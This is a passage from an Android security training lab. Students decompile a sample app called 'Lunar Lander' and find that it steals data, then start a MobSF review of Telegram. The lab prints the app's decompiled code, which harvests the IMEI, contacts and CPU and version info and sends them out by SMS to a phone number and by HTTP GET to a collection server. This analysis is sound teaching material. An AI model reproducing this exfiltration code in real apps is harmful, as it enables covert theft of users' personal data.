From JD-GUI, click Search | Search, and enter the string `getDeviceId` in the search string field. Note that JD-GUI doesn't show any matches because it is limiting the search results to matches from "Type" in the selected "Search For" group. Click to enable all the options in the Search For group.
When you click the Method option in the Search For group, JD-GUI displays a match for the string in com.willhackforsushi.lunarlander.LunarLander. Click on this hit, then click Open to open a tab for the matching source code for this class, then click Cancel to close the search dialog.

> Search strings in JD-GUI are case-sensitive. If you already have the LunarLander.class file open, pressing the "OPEN" button won't do anything.
>
> We know that we can use the search term getDeviceId through our analysis of the application permissions. The getDeviceId method returns the International Mobile Equipment Identifier (IMEI) information from the mobile device, which is commonly used as a unique identifier by applications. Regardless of its intended use, the IMEI is considered sensitive and should not be used by applications.
>
> If there were no matches for getDeviceId in the source code, you could continue your search for other method names associated with the permissions declared in the application. Refer to the course notes for a list of sensitive function names that make good starting points for searches.




11. Examine getDeviceId Code

In the `com.willhackforsushi.lunarlander.LunarLander` object, click Edit | Find to search the current class source code. Enter `getDeviceId` in the Find box at the bottom of the JD-GUI window.
JD-GUI will display the first instance of the `getDeviceId` string in the class source code. Unfortunately, the source code did not decompile for this method (`onOptionsItemSelected`), possibly due to defensive programming techniques adopted by the author to prevent DEX2JAR and JD-GUI from revealing the source code.

Despite our inability to recover the source code for the `onOptionsItemSelected` method, we can see other decompiled source code in the class. Spend a few minutes reviewing the other methods in the `com.willhackforsushi.lunarlander.LunarLander` object.

> It's important to understand both the strengths and weaknesses of the tools that we use in security analysis. Here JD-GUI and DEX2JAR make it quick and easy to get access to an Android application's decompiled source code. However, the applications can also disappoint us, as we are unable to decompile source code where defensive programming techniques are applied.



12. Examine the ReadCPUInfo and ReadVerInfo Methods

Continuing to investigate the `com.willhackforsushi.lunarlander.LunarLander` class, JD-GUI decompiles the `ReadCPUInfo` and `ReadVerInfo` methods. Examining this source code, we see that the Lunar Lander collects information from the local system by running local executables:

```
InputStream localInputStream = new ProcessBuilder(new String[] {
"/system/bin/cat", "/proc/cpuinfo"
}).start().getInputStream();
```


Later, the `ReadCPUInfo` and `ReadVerInfo` methods are invoked in the `onOptionsItemSelected` method that JD-GUI was unable to decompile. Still, we can reasonably assume that the application is harvesting the output of `cat /proc/cpuinfo` and `cat /proc/version` through the decompiled methods and their references in the `onOptionsItemSelected` code.

13. Close JD-GUI; Start Jadx-GUI

Next, close the JD-GUI application. Start Jadx-GUI from the Windows Start menu.

14. Open LunarLander.apk


Unlike JD-GUI, Jadx reads from an APK file directly, circumventing the APK to JAR conversion process. From Jadx-GUI, navigate to the E:\lab- files\static_analysis directory and open the LunarLander.apk application.



15. Inspect onOptionsItemSelected Code

From Jadx-GUI, navigate to com.willhackforsushi.lunarlander | LunarLander | onOptionsItemSelected. Jadx will display the decompiled source code where JD-GUI showed an error.

Spend a few minutes examining the source code to identify the actions performed by the Lunar Lander application.



16. Inspect sendTextMessage Code Block

In the first few lines of the `onOptionsItemSelected` code, we see the Android TelephonyManager API is used to get the IMEI with the getDeviceId method, followed shortly by two text messages sent to 4015551212:

```
String imei = ((TelephonyManager)
getSystemService("phone")).getDeviceId(); SmsManager localSmsManager =
SmsManager.getDefault(); localSmsManager.sendTextMessage("4015551212",
null, "Got another sucker, expect data soon", null, null);
localSmsManager.sendTextMessage("4015551212", null, imei, null, null);
```

Here we see that the Lunar Lander app is sending SMS messages to a single phone number, harvesting the IMEI information. Continue inspecting the `onOptionsItemSelected` code to evaluate the rest of the method code.

17. Inspect SMS, HTTP Request Code Blocks

Continuing to investigate the onOptionsItemSelected code, we see other SMS messages, access to the contacts list, local file writes, and HTTP requests. The remaining code is presented below, simplified and with comments. Review the code below, paying attention to the comments supplied by this author in /* comment */ blocks:

```
/* Retrieve all the system
contacts into cur */ if
(cur.getCount() > 0) {
 /* Repeat the following instructions
 for each contact */ while
```

```
  (cur.moveToNext()) {
   /* Get the ID #, and name for each contact;
   phone number is blank */ String id =
   cur.getString(cur.getColumnIndex("_id"));
   String name =
   cur.getString(cur.getColumnIndex("display
   _name")); String phone = "";
   try {
    /* Append the name and IMEI information to the file
    eventslog.txt in the app data directory */ FileOutputStream
    fos = openFileOutput("eventslog.txt", 0);
    fos.write(name.get
    Bytes());
    fos.write(imei.get
    Bytes());
    fos.close();
    /* Send the name and IMEI infomration to the URL specified in a GET
    request */
    URL url = new URL("http://10.10.10.102/log.php?id=" +
URLEncoder.encode(id, "utf-8") + "&" + "name=" +
URLEncoder.encode(name, "utf-8") + "&" + "imei=" +
URLEncoder.encode(imei, "utf-8"));
    new BufferedReader(new InputStreamReader(url.openStream()));
   } catch (MalformedURLException
    e) { Log.e("FLITTER",
    "MalformedURLException", e);
   } catch (IOException e2) {
    Log.e("FLITTER",
    "IOException", e2);
   }
   /* Send the name, ID, IMEI, and blank phone number information to the
   4015551212 phone number over SMS too */ String sb = new
StringBuilder(String.valueOf(name)).append(",").append(id).append(",").append(i
   mei).append(",").append(phone).toStri
   localSmsManager.sendTextMessage("4015551212", null, sb, null, null);
  }
 }
}

/* Even if there are no contacts, send the output from ReadCPUInfo()
and ReadVerinfo() to the server over HTTP GET */
try {
 URL url2 = new URL("http://10.10.10.102/log.php?type=recon&cpuinfo=" +
URLEncoder.encode(ReadCPUinfo(), "utf- 8") + "&" + "verinfo=" +
URLEncoder.encode(ReadVerinfo(), "utf-8"));
 new BufferedReader(new InputStreamReader(url2.openStream()));
} catch (MalformedURLException
 e3) { Log.e("FLITTER",
 "MalformedURLException", e3);
} catch (IOException e4)
 { Log.e("FLITTER",
```

```
 "IOException", e4);
}
```

18. Close Jadx

Close Jadx and return to the Command Prompt.

Your analysis has revealed that the Lunar Lander application is suspicious. Through JD-GUI

- *and Jadx, you identified The following properties: Lunar Lander retrieves sensitive information from local files by running the "cat" executable and posts the data over HTTP.*
- *Lunar Lander retrieves IMEI information and sends that information through SMS.*
- *Lunar Lander iterates through the contents of the address book and sends those records to a local file, over HTTP, and over SMS.*

Recognizing this behavior, you justifiably identify the app as malicious. While Don Sawyer expresses his displeasure with not being permitted to use this application on a company device, he recognizes the wisdom of your recommendation and complies with the company policies. Congratulations!

SEC575-3.2: Exercise—MobSF

Objective

Use the MobSF framework to analyze both the Android and iOS version of the Telegram application. For each application, identify the attack surface and any potential issues that raise red flags.

Scenario

In this exercise, you use an automated static analysis tool to evaluate the security of an Android and iOS application. You will go through the reports of both versions and identify the different results options available in JD- GUI before continuing.that are generated. Both applications were downloaded from a third-party application store, and we therefore can't be sure that these applications have not been tampered with.

Virtual Machines

1. Kali

MobSF Telegram Analysis

Being able to communicate clearly and securely with family and friends is an important aspect of everyday life. There are many different apps available with this functionality and one of them is telegram. Telegram is an open-source, end-to-end encrypted application and is available on both Android and iOS.

Since Mike Hottair is already using the Telegram application to chat with his friends, he was wondering if the application can be used internally inside the company as well.

Using the MobSF framework, you will analyze both the android and iOS versions of the Telegram application to see if they contain any obvious flaws.

1. **Log in to Kali Linux**

   From the Machines tab, select the SEC575 Kali Linux machine. Log in as the user **root** with the password **toor**.

2. **Open Linux Terminal**

   From the Linux system, open the Terminal application.

3. **Change Directory to /root/labs/mobsf**


   From the Linux Terminal, change to the `/root/labs/mobsf` directory:
   `root@kali:~# cd /root/labs/mobsf/`

4. **Start Up MobSF**

   Execute the run.sh script to start MobSF. The script will start a server that is launched on port 8000.

   ```
   root@kali:~/labs/mobsf# ./run.sh
   ```

   After you see the "`Booting worker with pid`" message, continue to the next step.




5. Navigate to the MobSF Interface

Open the Firefox browser by clicking the icon in the dock and navigate to http://localhost:8000.

You will be greeted with the upload screen where you can select files to be processed.

Click on the "Upload & Analyze" button and select the telegram.apk file located in the labs/mobsf directory. The APK file will be uploaded to MobSF and the processing will start. You will be navigated to the overview screen automatically when the analysis has completed.

> Processing the file will take several minutes. You can follow along the progress by opening the terminal window again, where you can see intermittent status updates.



6. Examine the MobSF Interface


Take a few moments to inspect the available sections of the application. All the information is contained in a single page and can easily be navigated using the menu on the left. Some menu items have subsections, which will be shown once the menu item is clicked.

You can always use the hamburger button at the top to hide or show the menu. This allows you to make more space for the actual report.

On the bottom left, you can see a button for the dynamic analysis engine. This is currently not part of the exercise.


> Depending on the screen size, the page location may change when you minimize the menu. Simply click on the address bar and press enter again to jump to the right section.

> Since MobSF only performs static analysis, there is no threat of running malicious code. However, this is also a disadvantage since MobSF has limited access to the operation of the application, unable to deobfuscate application functionality when hidden.



7. Examine the Attack Surface

Right below the application info is an overview of all the available activities, services, providers, and broadcast receivers. For each of these, MobSF also tells you how many are exported. All the exported items make up the attack surface of the application, as all of these can be approached by applications if they have the correct permissions.




8. Examine the Signer Certificate

Scroll down a little bit until you reach the signer certificate section. The APK file that you are analyzing has been downloaded from a third-party application store, so it might not be the official version of the telegram app.

Remember that anyone can make a certificate with the properties that are defined here since no chain of trust is required. We can, however, compare the hashes and fingerprints to known versions of the application.

In this section, you can also see that the APK has been signed using V1 and V2 signatures. However, a V3 signature has not been used. V3 was added in Android 9 and its main advantage is that it supports key rotation during application updates. This allows a company to introduce new keys while the old keys are still valid. When a key expires, it can be removed from the signature and the application will still work using the new signature.



9. Examine Browsable Activities

